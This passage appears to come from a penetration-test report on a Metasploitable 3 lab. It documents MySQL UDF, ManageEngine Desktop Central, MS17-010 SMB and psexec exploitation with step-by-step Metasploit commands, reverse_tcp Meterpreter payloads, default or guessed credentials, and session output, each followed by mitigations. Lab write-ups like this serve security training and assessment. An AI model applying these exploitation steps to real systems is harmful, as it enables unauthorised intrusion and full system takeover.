Due to the misconfiguration, the database allows an attacker to create and execute a UDF function that includes malicious code. The MySQL database running on port 3306 may wrongly configure the secure_file_priv to allow writing, or the MySQL folder is writable. These inappropriate settings combined with the use of default accounts can make the database vulnerable to UDF payload execution attacks.

Reproduction:

Scanning


1. Use Nmap to scan Ip 172.16.1.8 with the command “nmap -sS -sC -sV 172.16.1.8”
2. MySQL =< 5.5.9 is potentially vulnerable to UDF payload execution



```
3306/tcp  open  mysql                MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 3
|   Capabilities flags: 63487
|   Some Capabilities: SupportsCompression, Speaks41ProtocolOld, Support41Auth, LongColumnFlag, LongPassword, Intera
ctiveClient, ConnectWithDatabase, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, FoundRows, IgnoreSpaceBeforePar
enthesis, SupportsTransactions, IgnoreSigpipes, SupportsLoadDataLocal, ODBCClient, SupportsMultipleStatments, Suppor
tsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: @kzC!wY6A$0axZ:Pd&0[
|_  Auth Plugin Name: mysql_native_password
```


Exploitation

1. Open Metasploit and search “MySQL UDF payload execution”




```
msf6 > search mysql 5.5

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/linux/mysql/mysql_yassl_getname  2010-01-25       good       No     MySQL yaSSL CertDecoder::GetName
Buffer Overflow
   1  exploit/multi/mysql/mysql_udf_payload    2009-01-16       excellent  No     Oracle MySQL UDF Payload Executio
n


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/mysql/mysql_udf_payload
```

2. Use 1
3. Set required setting (RHOST) except for USERNAME and PASSWORD options, as we already know that this database is using the default root account without a password (discussed in section 3.3)
4. Set a correct payload for the windows operating system with the command “set payload windows/meterpreter/reverse_tcp”
5. Launch the exploitation and a session will be created




```
[*] 172.16.1.8:3306 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 3 opened (172.16.1.4:4444 → 172.16.1.8:49348 ) at 2022-12-21 12:02:56 -0500

meterpreter > █
```

6. With the session open the tester will be able to gain full access to the target machine
7. Upload a txt file to the target host through this session



```
meterpreter > lls
Listing Local: /home/kali/Desktop
=================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  27      fil   2022-12-18 11:08:23 -0500  Uploadme
100644/rw-r--r--  719428  fil   2022-12-21 09:30:11 -0500  username

meterpreter > upload Uploadme
[*] uploading  : /home/kali/Desktop/Uploadme → Uploadme
[*] Uploaded 27.00 B of 27.00 B (100.0%): /home/kali/Desktop/Uploadme → Uploadme
[*] uploaded   : /home/kali/Desktop/Uploadme → Uploadme
```

8. the txt file appears on the target's desktop, exploitation complete



```
Hello, you are ha?cked !?!?
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Keep the software up to date: Update the software to the newest version to avoid this vulnerability.
- Maintain correct configuration: Set secure_file_priv and the MySQL folder to not writable.
- Setup Firewall and Access Control: Set firewall and access control to restrict access from untrusted IP addresses or other networks to the local MySQL server.

3.4.2 ManageEngine Desktop Central Remote Code Execution Vulnerability

Risk Rating: **Critical**

Vulnerable Application: ManageEngine Desktop Central 9

Location: Metasploitable 3 -Windows (172.16.1.8/8022/8383)


Description:

ManageEngine Desktop Central Remote Code Execution Vulnerability with the vulnerability identifier CVE-2020-10189, was reported in July 2020. It described that the ManageEngine Desktop Central prior to 10.0.474 allowed remote code execution due to the deserialization of untrusted data in getChartImage in the FileStorage class of the FileUploadServlet component.

Reproduction:


Scanning

1. Use Nmap to scan Ip 172.16.1.8 with the command “nmap -sS -sC -sV 172.16.1.8”
2. A warning message was returned by Nmap on the service running on port 8022




```
8022/tcp  open  http                  Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
| http-methods:
|_  Potentially risky methods: PUT DELETE
```

3. Search port 8022 on Google and the result indicates that an application called ManageEngine Desktop Central is running on this port
4. Unlock the system with the account name and password we discovered in section 3.1
5. The version of ManageEngine Desktop Central running on the target host is version 9



6. Use SearchSploit to check if this application with version 9 holds any vulnerabilities with the command "searchsploit ManageEngine Desktop Central 9"




```
┌──(kali㉿kali)-[~]
└─$ searchsploit ManageEngine Desktop Central 9
────────────────────────────────────────────────────────────────────────────────── ─────────────────────────────────
 Exploit Title                                                                    |  Path
────────────────────────────────────────────────────────────────────────────────── ─────────────────────────────────
ManageEngine Desktop Central - 'FileStorage getChartImage' Deserialization / Unau | multiple/webapps/48176.py
ManageEngine Desktop Central - Arbitrary File Upload / Remote Code Execution      | jsp/webapps/34518.txt
ManageEngine Desktop Central - Create Administrator                               | multiple/webapps/43892.txt
ManageEngine Desktop Central - Java Deserialization (Metasploit)                  | multiple/remote/48224.rb
ManageEngine Desktop Central 10 Build 100087 - Remote Code Execution (Metasploit) | java/webapps/42358.rb
ManageEngine Desktop Central 10.0.271 - Cross-Site Scripting                      | java/webapps/45499.txt
ManageEngine Desktop Central 8.0.0 build < 80293 - Arbitrary File Upload          | jsp/webapps/29674.txt
ManageEngine Desktop Central 9 - FileUploadServlet ConnectionId (Metasploit)      | jsp/remote/38982.rb
ManageEngine Desktop Central 9 Build 90087 - Cross-Site Request Forgery           | multiple/webapps/35980.html
ManageEngine Desktop Central StatusUpdate - Arbitrary File Upload (Metasploit)    | windows/remote/34594.rb
────────────────────────────────────────────────────────────────────────────────── ─────────────────────────────────
```

7. ManageEngine Desktop Central 9 seems to be vulnerable to "FileUploadServlet ConnectionId (Metasploit)"


Exploitation

1. Open Metasploit and search "FileUploadServlet ConnectionId"




```
msf6 > search FileUploadServlet ConnectionId

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/windows/http/manageengine_connectionid_write  2015-12-14       excellent  Yes    ManageEngine Desktop
 Central 9 FileUploadServlet ConnectionId Vulnerability
```

2. Use 0
3. Set RHOST
4. A valid payload was loaded by default, no further configuration is needed
5. Launch the exploitation and a session will be created




```
msf6 exploit(windows/http/manageengine_connectionid_write) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\LOCAL SERVICE @ VAGRANT-  172.16.1.4:4444 → 172.16.1.8:50181
                                     2008R2                               (172.16.1.8)
```

6. With the session open the tester will be able to gain full access to the target machine
7. Upload a txt file to the target host through this session



```
msf6 exploit(windows/http/manageengine_connectionid_write) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > █
```

8. The txt file appears on the target's desktop, and exploitation complete



```
Hello, you are ha?cked !?!?
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Keep the software up to date: Update the software to the newest version to avoid this vulnerability.
- Setup Firewall and Access Control: Set firewall and access control to restrict access from untrusted IP addresses or other networks to the server.

3.4.3 SMB Remote Code Execution

Risk Rating: **Critical**

Vulnerable OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds

Location: Metasploitable 3 -Windows (172.16.1.8/445)


Description:

Windows Server 2008 R2 Standard contains a vulnerability in the SMB protocol that allows an attacker to remotely execute code on the server. This vulnerability is caused by a buffer overflow in the SMB protocol, which can be exploited by an attacker to send a specially crafted packet to the server and execute arbitrary code. It is important to note that this vulnerability can be exploited by any attacker on the same network as the server, regardless of whether or not they have legitimate access to the server.

Reproduction:

Scanning

1. Use Nmap to scan Ip 172.16.1.8 with the command “nmap -sS -sC -sV 172.16.1.8”
2. Search the target’s OS by SearchSploit with the command “searchsploit Windows Server 2008 R2”




```
└─$ searchsploit Windows Server 2008 R2
 Exploit Title
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)
```

3. Result shows the Windows Server 2008 R2 is vulnerable to SMB Remote Code Execution


Exploitation

1. Open Metasploit and search “SMB Remote Code Execution”




```
   8   exploit/windows/smb/ms17_010_psexec                 2017-03-14       normal     Yes    MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

2. Use 8
3. Set required settings, be noticed that this vulnerability does not require any authentication, so leave SMBUser and SMBPass empty
4. A valid payload was loaded by default, no further configuration is needed
5. Launch the exploitation and a session will be created




```
Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  172.16.1.4:4444 → 172.16.1.8:49408  (1
                                                                          72.16.1.8)
```

6. With the session open the tester will be able to gain full access to the target machine
7. Upload a txt file to the target host through this session



```
meterpreter > lls
Listing Local: /home/kali/Desktop
=================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  27      fil   2022-12-18 11:08:23 -0500  Uploadme
100644/rw-r--r--  719428  fil   2022-12-21 09:30:11 -0500  username

meterpreter > upload Uploadme
[*] uploading  : /home/kali/Desktop/Uploadme → Uploadme
[*] Uploaded 27.00 B of 27.00 B (100.0%): /home/kali/Desktop/Uploadme → Uploadme
[*] uploaded   : /home/kali/Desktop/Uploadme → Uploadme
```

8. the txt file appears on the target's desktop, and exploitation complete



```
Hello, you are ha?cked !?!?
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Apply the appropriate security updates and patches: Ensure that the OS has applied all relevant patches to the server to protect against this vulnerability.
- Setup Firewall and Access Control: Set firewall and access control to restrict access from untrusted IP addresses or other networks to the host.

3.4.4 Microsoft Windows Authenticated User Code Execution

Risk Rating: **Critical**

Vulnerable OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds

Location: Metasploitable 3 -Windows (172.16.1.8/445)


Description:

Windows Server 2008 R2 Standard contains a vulnerability that allows an authenticated user to execute arbitrary code on the server. This vulnerability is caused by a flaw in the way that the operating system handles certain types of input, which can be exploited by an attacker to execute arbitrary code with the privileges of the logged-in user. This vulnerability can be exploited by any authenticated user on the system, regardless of their level of privileges.

Reproduction:

Scanning

1. Use Nmap to scan Ip 172.16.1.8 with the command "nmap -sS -sC -sV 172.16.1.8"




```
445/tcp   open  microsoft-ds          Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
```

2. All versions of Windows Server 2008 R2 Standard are potentially vulnerable to Microsoft Windows Authenticated User Code Execution


Exploitation

1. Open Metasploit and search "Microsoft Windows Authenticated User Code Execution"




```
msf6 > search microsoft windows authenticated user code execution

Matching Modules
================

   #  Name                       Disclosure Date  Rank       Check  Description
   -  ----                       ---------------  ----       -----  -----------
   0  exploit/windows/smb/smb_relay  2001-03-31   excellent  No     MS08-068 Microsoft Windows SMB Relay Code E
xecution
   1  exploit/windows/smb/psexec     1999-01-01   manual     No     Microsoft Windows Authenticated User Code E
xecution
```

2. Use 1
3. Set RHOST
4. This time the username and password are required, so we use the credential (vagrant/vagrant) that we guessed in section 3.1
5. A valid payload was loaded by default, no further configuration is needed
6. Launch the exploitation and a session will be created



```
Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  172.16.1.4:4444 → 172.16.1.8:49300  (1
                                                                          72.16.1.8)
```

7. With the session open the tester will be able to gain full access to the target machine
8. Upload a text txt to the target host through this session
9. The txt file appears on the target's desktop, and exploitation complete



```
Hello, you are ha?cked !?!?
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Apply the appropriate security updates and patches: Ensure that the OS has applied all relevant patches to this server to protect against this vulnerability.
- Set up secure passwords: Use secure passwords for each user account.
- Setup Firewall and Access Control: Set firewall and access control to restrict access from untrusted IP addresses or other networks to the host.

3.4.5 SSH User Code Execution

Risk Rating: **Critical**

Vulnerable Application: OpenSSH 7.2p2

Location: csec - Ubuntu (172.16.1.6/22)


Description:

This vulnerability allows an attacker to take complete control of a system and perform a wide range of malicious actions. There are a number of factors that could contribute to the existence of SSH User Code Executions in OpenSSH. For example, the software may be lacking in proper input validation or may have inadequate security measures in place to prevent the execution of unauthorized code.

Reproduction:

Scanning

1. Use Nmap to scan Ip 172.16.1.6 with the command “nmap -sS -sC -sV 172.16.1.6”




```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
```

